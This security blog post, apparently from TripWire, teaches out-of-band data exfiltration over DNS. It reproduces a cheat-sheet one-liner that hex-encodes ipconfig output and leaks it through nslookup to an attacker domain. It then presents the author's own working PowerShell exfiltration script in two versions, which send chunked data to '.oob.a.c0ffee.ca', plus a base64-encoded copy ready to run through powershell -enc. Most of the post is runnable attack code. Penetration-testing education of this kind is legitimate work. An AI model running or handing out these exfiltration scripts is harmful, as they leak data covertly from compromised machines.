
Out of Band (OOB) Data Exfiltration via DNS

Last week, I attended the NotSoSecure Advanced Web Hacking training. While there were plenty of interesting topics taught, one that caught my attention was Out-of-Band (OOB) Data Exfiltration using DNS.
Back in 2018, NotSoSecure published an Out of Band Exploitation (OOB) CheatSheet. In that document, they cover methods by which you can exfiltrate data. One of these uses files written to disk and multiple DNS queries to send large chunks of data.
cmd /v /c "ipconfig > output && certutil -encodehex -f output output.hex 4 && powershell $text=Get-Content
output.hex;$subdomain=$text.replace(' ','');$j=11111;foreach($i in $subdomain)
{ $final=$j.tostring()+'.'+$i+'.file.oob.dnsattacker.com';$j += 1; nslookup $final }"
# Sending file in HEX
The idea here is that the command is executed and written to a file, that file is the hex encoded with certutil, and the file is sent in bite-sized pieces to a listening DNS server. They also provide a tcpdump command to capture the data on the DNS server and a command to reconstruct the data into its original format.
I thought that this was great, but I disliked having to write files to disk and since PowerShell was already being used, I figured I could replace the entire process with a chunk of PowerShell and remove my reliance on knowing where I had write access. The end result was the following script:
$exfil_domain = '.oob.a.c0ffee.ca'
$cmd = ipconfig
$cmd = $cmd -join "`n"
$cmd.ToCharArray() | foreach-object{$char = [System.String]::Format("{0:X2}", [System.Convert]::ToUInt32($_))
$subdomain += $char}
$id=11111
for($i = 0; $i -lt $subdomain.Length; $i += 32) {
    try {
        $final=$id.tostring()+'.'+$subdomain.SubString($i, 32) + $exfil_domain
    }
    catch [ArgumentOutOfRangeException] {
        $final=$id.tostring()+'.'+$subdomain.SubString($i) + $exfil_domain
    }
    $id += 1
    Start-Process -NoNewWindow nslookup $final
}
I found that my local DNS Server couldn’t process the requests that my system was making, so I made a few tweaks to help the script out, I would consider both optional (and sometimes one change or the other is sufficient).
$exfil_domain = '.oob.a.c0ffee.ca'
$cmd = ipconfig
$cmd = $cmd -join "`n"
$cmd.ToCharArray() | foreach-object{$char = [System.String]::Format("{0:X2}", [System.Convert]::ToUInt32($_))
$subdomain += $char}
$id=11111
for($i = 0; $i -lt $subdomain.Length; $i += 32) {
    try {
        $final=$id.tostring()+'.'+$subdomain.SubString($i, 32) + $exfil_domain
    }
    catch [ArgumentOutOfRangeException] {
        $final=$id.tostring()+'.'+$subdomain.SubString($i) + $exfil_domain
    }
    $id += 1
    Start-Process -NoNewWindow nslookup "$final ns.c0ffee.ca"
    Start-Sleep -Milliseconds 100
}
The changes exist within the last 2 lines. First, we specify a name server directly and secondly, we add a sleep. While this makes the exfiltration take a little longer (and it is possible that a non-standard DNS server will be noticed), I did notice fewer dropped queries against my local DNS server.
Once you have your code written, you can pop it into CyberChef using two recipes – Encode Text [UTF-16LE (1200] and To Base64 [A-Za-z0-9+/=]. The result is an encoded blob that looks like this:
JABlAHgAZgBpAGwAXwBkAG8AbQBhAGkAbgAgAD0AIAAnAC4AbwBvAGIALgBhAC4AYwAwAGYAZgBlA
GUALgBjAGEAJwAKACQAYwBtAGQAIAA9ACAAaQBwAGMAbwBuAGYAaQBnAAoAJABjAG0AZAAgAD0
AIAAkAGMAbQBkACAALQBqAG8AaQBuACAAIgBgAG4AIgAKACQAYwBtAGQALgBUAG8AQwBoAGEAcg
BBAHIAcgBhAHkAKAApACAAfAAgAGYAbwByAGUAYQBjAGgALQBvAGIAagBlAGMAdAB7ACQAYwBoAG
EAcgAgAD0AIABbAFMAeQBzAHQAZQBtAC4AUwB0AHIAaQBuAGcAXQA6ADoARgBvAHIAbQBhAHQAK
AAiAHsAMAA6AFgAMgB9ACIALAAgAFsAUwB5AHMAdABlAG0ALgBDAG8AbgB2AGUAcgB0AF0AOgA6A
FQAbwBVAEkAbgB0ADMAMgAoACQAXwApACkACgAkAHMAdQBiAGQAbwBtAGEAaQBuACAAKwA9AC
AAJABjAGgAYQByAH0ACgAkAGkAZAA9ADEAMQAxADEAMQAKAGYAbwByACgAJABpACAAPQAgADA
AOwAgACQAaQAgAC0AbAB0ACAAJABzAHUAYgBkAG8AbQBhAGkAbgAuAEwAZQBuAGcAdABoADsAIA
AkAGkAIAArAD0AIAAzADIAKQAgAHsACgAgACAAIAAgAHQAcgB5ACAAewAKACAAIAAgACAAIAAgACA
AIAAkAGYAaQBuAGEAbAA9ACQAaQBkAC4AdABvAHMAdAByAGkAbgBnACgAKQArACcALgAnACsAJAB
zAHUAYgBkAG8AbQBhAGkAbgAuAFMAdQBiAFMAdAByAGkAbgBnACgAJABpACwAIAAzADIAKQAgACs
AIAAkAGUAeABmAGkAbABfAGQAbwBtAGEAaQBuAAoAIAAgACAAIAB9AAoAIAAgACAAIABjAGEAdABjA
GgAIABbAEEAcgBnAHUAbQBlAG4AdABPAHUAdABPAGYAUgBhAG4AZwBlAEUAeABjAGUAcAB0AGkAb
wBuAF0AIAB7AAoAIAAgACAAIAAgACAAIAAgACQAZgBpAG4AYQBsAD0AJABpAGQALgB0AG8AcwB0A
HIAaQBuAGcAKAApACsAJwAuACcAKwAkAHMAdQBiAGQAbwBtAGEAaQBuAC4AUwB1AGIAUwB0AHIA
aQBuAGcAKAAkAGkAKQAgACsAIAAkAGUAeABmAGkAbABfAGQAbwBtAGEAaQBuAAoAIAAgACAAIAB9
AAoAIAAgACAAIAAkAGkAZAAgACsAPQAgADEACgAgACAAIAAgAFMAdABhAHIAdAAtAFAAcgBvAGMAZ
QBzAHMAIAAtAE4AbwBOAGUAdwBXAGkAbgBkAG8AdwAgAG4AcwBsAG8AbwBrAHUAcAAgACQAZgBp
AG4AYQBsAAoAfQA=

This can be passed into PowerShell using the -enc option and your data exfiltration is complete. Let’s take a quick look at the process using the following images.

Step 1: ipconfig output for comparison

Step 2: tcpdump listening on the nameserver
Step 3: Running the encoded PowerShell
Step 4: Exfiltrated Data

Thanks again to Sanjay Gondaliya (@realsanjay) and Dhruv Shah (@Snypter) at NotSoSecure (@notsosecure) for a great class and the OOB Exploitation CheatSheet that inspired me to search for a pure PowerShell approach.
The post ” Out of Band (OOB) Data Exfiltration via DNS” appeared first on TripWire
Source:TripWire – Tyler Reguly